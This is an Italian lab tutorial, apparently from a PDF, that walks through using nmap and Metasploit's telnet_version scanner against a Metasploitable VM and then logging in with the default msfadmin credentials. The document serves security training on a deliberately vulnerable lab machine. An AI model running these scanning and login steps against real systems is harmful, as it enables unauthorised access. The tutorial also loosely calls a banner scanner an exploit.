
Exploit Telnet con Metasploit

Configurazione delle Macchine Virtuali


Configurare Metasploitable

1. Avvia la macchina virtuale Metasploitable.
2. Imposta l'indirizzo IP della macchina Metasploitable su 192.168.1.149/24.
   Verifica la configurazione con il comando:
   `ifconfig`



Configurare Kali Linux


1. Avvia la macchina Kali Linux.
2. Assicurati che sia sulla stessa rete della macchina Metasploitable. Puoi verificare la connessione con un ping:




```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=0.184 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=0.192 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=0.192 ms
```

Scansione della Macchina Metasploitable

1. Utilizza nmap per identificare i servizi in esecuzione:
   `nmap -sV 192.168.1.149`




> Opzione `-sV`: identifica la versione dei servizi.
>
> So che la versione vsftpd usata è la `2.3.4`

Avvio di Metasploit


1. Apri il terminale sulla tua macchina e avvia Metasploit:

`msfconsole`



2. Cerca il modulo per l'exploit del servizio **telnet**:

   `search telnet_version`



> Il risultato dovrebbe indicare un exploit chiamato:
> `auxiliary/scanner/telnet/telnet_version`

3. Seleziona il modulo:

   `use auxiliary/scanner/telnet/telnet_version`


Configurare il Modulo

1. Visualizza le opzioni richieste per il modulo:

   `options`


2. Configura l'indirizzo IP della macchina Metasploitable:

`set RHOSTS 192.168.1.149`



3. Verifica la configurazione:

`options`



Esecuzione dell'Exploit

1. Esegui l'exploit:

`run`

> Se l'exploit è riuscito, otterremmo i dati per l'accesso.

Completare l'Attività

1. Tento l'accesso utilizzando i dati:

```
Username: msfadmin
Password: msfadmin
```